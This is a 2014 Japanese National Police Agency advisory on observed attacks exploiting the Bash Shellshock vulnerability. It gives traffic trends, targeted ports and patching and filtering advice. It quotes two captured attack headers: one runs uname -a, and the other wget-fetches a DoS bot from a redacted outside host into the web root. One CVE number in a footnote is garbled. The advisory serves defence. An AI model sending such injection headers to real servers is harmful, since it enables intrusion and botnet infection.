Distributed via @police
http://www.npa.go.jp/cyberpolice/

平成 26 年 10 月 7 日

Topic

# Bash の脆弱性を標的としたアクセスの観測について（第2報）

Bash の脆弱性が公開されたことにより、警察庁においても攻撃を試行したと思われるパケットを含むアクセスを継続して観測しています。中には、バックドアやボットの生成の試みも観測されていることから、脆弱性に対する速やかな対策が必要です。

## 1 Bash の脆弱性を標的としたアクセスの観測について

警察庁の定点観測システムでは、平成26年9月24日に明らかとなったBash（Bourne-Again Shell）の深刻な脆弱性を標的としたアクセスを 25 日午前5時以降観測[i]しています。

当初は、脆弱性が存在する機器を探索するアクセスのみで、明確に攻撃を意図したものは観測されませんでした。しかしながら 26 日以降、攻撃を試行したと思われるアクセスを観測するようになりました。10 月以降は、観測されるアクセスは減少していますが、不特定多数に対するアクセスが減少しただけであり、脆弱性が存在する機器に標的を絞った攻撃は依然として行われている可能性があります。




図1 Bash の脆弱性を標的としたアクセス件数の推移
（9月 25 日 00 時 00 分～10 月5日 23 時 59 分）

## 2 攻撃を試行したと思われるアクセスについて

警察庁では、主にウェブサーバ上のトップページ並びにサーバ及び NAS[ii]を管理するためのページ（以下「管理画面」という。）等に対する攻撃を試行したと思われるアクセスを観測しました。ここで対象となったトップページや管理画面は、CGI 等の動的なウェブページであり、Bash を通してコマンドを実行する機能を持つものであると考えられます（図2）。

---

i 「Bash の脆弱性を標的としたアクセスの観測について」（平成 26 年9月 25 日）
http://www.npa.go.jp/cyberpolice/detect/pdf/20140925-2.pdf

ii Network Attached Storage のことで、ネットワークに直接接続し、コンピュータ等から利用できる外部記憶装置のこと、管理はウェブサーバを利用しブラウザ上で行うことができるものもあります。

Copyright 2014 Cyber Force Center, NPA JAPAN




図2　管理画面アクセス時の動作概要

攻撃者は、実行を企図するコマンドを含む細工されたリクエストをサーバに送りつけることにより、Bash の脆弱性を利用してコマンドを実行しようと試みています（図3）。




図3　Bash の脆弱性を利用した攻撃の概要

攻撃者から送信されたリクエストについては、以下のようなものを確認しています。

```
User-Agent:() { test;};echo "Content-type: text/plain"; echo; echo; /bin/uname -a
```

図4　OS 情報の取得

```
Host: () { :; }; wget [省略]/conf.txt > /var/www/conf.php; [省略]
```

図5　ファイルのダウンロード･保存

図4に示すコマンド（uname -a）は、OS のバージョンやシステム名等の OS 情報を取得するものです。また、図5に示すコマンドは、外部のサーバ上に存在するファイルをダウンロード（wget）し、ウェブサーバの公開ディレクトリに保存するというものです。同ファイルを確認すると、外部からの指令により任意の対象に DoS 攻撃を実行するものでした。

これらのリクエストは、あくまでも一例であり、警察庁においては、他にも多数の攻撃リクエストを確認しています。

Copyright 2014 Cyber Force Center, NPA JAPAN

警察庁において観測された Bash の脆弱性を標的としたアクセスは、80/TCP、8080/TCP 及び 10000/TCP に対して行われていました。

80/TCP は、ウェブページを閲覧する時に通常使用されるポート番号で、ほとんどのアクセスは、このポート番号を使用して行われていました。この中には、ボットの生成を試みるものも観測されました。

8080/TCP に対するアクセスの中には、NAS へのバックドア生成を試みているものがあり、サーバコンピュータだけではなく、インターネットに接続されたネットワーク機器も攻撃の対象となっていることが伺えます。

10000/TCP は、サーバ管理ソフトウェア Webmin が初期設定で使用するポートで、このポートへのアクセスは、Webmin が稼動している機器に対して、攻撃を試みているものであると思われます。

## 3 宛先ポート 10000/TCP に対するアクセスの増加について

Bash の脆弱性を標的としているか否かを問わず、宛先ポート 80/TCP、8080/TCP 及び 10000/TCP に対する全てのアクセスの推移状況は、図6に示すとおりです。

Bash の脆弱性が公表されて以降、特に 10000/TCP について、急増が確認されました。これは、Webmin が稼動している機器を探索しているものと考えられます。Webmin が稼動していることが確認できた場合には、Bash の脆弱性を利用した攻撃に遷移する目的で探索を実施している可能性が考えられます。

80/TCP 及び 8080/TCP は、平素から観測されるパケットですが、Bash の脆弱性が公表されてから、わずかに増加しており、Bash の脆弱性を標的としたアクセスの影響があったと考えられます。

Bash の脆弱性を直接標的としたアクセスは減少しているものの、脆弱性を抱える機器の探索行為は活発に継続している可能性も考えられることから、依然として注意が必要な状況です。




図6 宛先ポート 80/TCP、8080/TCP 及び 10000/TCP に対するアクセス件数の推移
（9月6日～10 月5日）

Copyright 2014 Cyber Force Center, NPA JAPAN

## 3 推奨する対策

Bash の脆弱性が利用されると、取り上げた事例以外にも、ウェブサイトの改ざんや、情報窃取等の重大な被害を及ぼす可能性が考えられます。このことからも、早急に対策を行うことが必要となります。一部再掲になりますが、推奨する対策は、以下のとおりです。

### (1) 影響を受ける機器の確認

OS 開発元等が公開している情報を参照して、管理する機器のなかに当該脆弱性の影響を受ける Bash を使用しているものが存在しないか確認を実施してください。また、NAS や無線 LAN ルータ等のネットワーク機器の中にも当該脆弱性の影響を受ける製品があるので、製造元の情報を確認して下さい。

### (2) 当該脆弱性を狙った攻撃が行われる可能性の確認

影響を受ける機器については、SSH や HTTP 等により、ネットワーク経由で当該脆弱性を狙った攻撃を受ける可能性の有無について確認を実施してください。

対象機器が外部から直接ネットワーク経由でアクセスすることができなくても、当該機器にアクセス可能な内部ユーザを細工されたウェブサイトに誘導することにより、攻撃が可能となる旨の指摘もなされています。このことから、内部ネットワークからの攻撃の可能性についても考慮する必要があります。

### (3) 当該脆弱性に対する対応の実施

影響を受ける機器が、当該脆弱性を狙った攻撃を受ける可能性があることが判明した場合には、当該脆弱性への対応が必要となります。

ア 修正パッチの適用

当該脆弱性については、修正パッチが公開されているため、パッチの適用作業を実施することを推奨します。

なお、当該脆弱性は複数回[i]に亘り公表されており、対応状況は OS や製品により異なるため、随時確認する必要があります。

イ 他のシェルの代替使用

可能な場合は、Bash ではなく、他のシェルを代替使用することを検討してください。

ウ アクセス制限の実施

不特定多数のユーザが使用する必要のない機器については、特定の IP アドレスやユーザのみにアクセスを許可する適切なアクセス制限の実施を検討してください。

エ フィルタリングの実施

脆弱性を狙ったアクセスに対するフィルタリングを検討してください。

オ ウィルス対策ソフトのパターンファイル更新

当該脆弱性を利用した不正プログラムが報告されています。インストールされているウィルス対策ソフトのパターンファイルを最新のものにすることにより攻撃の影響を回避できる可能性があります。

---

i 共通脆弱性識別子 CVE-2014-6271、CVE-2014-7169、CVE-2014-2014-7186、CVE-2014-7187、CVE-2014-6277、CVE-2014-6278 として公表されています。
参照「GNU bash の脆弱性に関する注意喚起」（平成 26 年9月 25 日、JPCERT コーディネーションセンター）
https://www.jpcert.or.jp/at/2014/at140037.html

Copyright 2014 Cyber Force Center, NPA JAPAN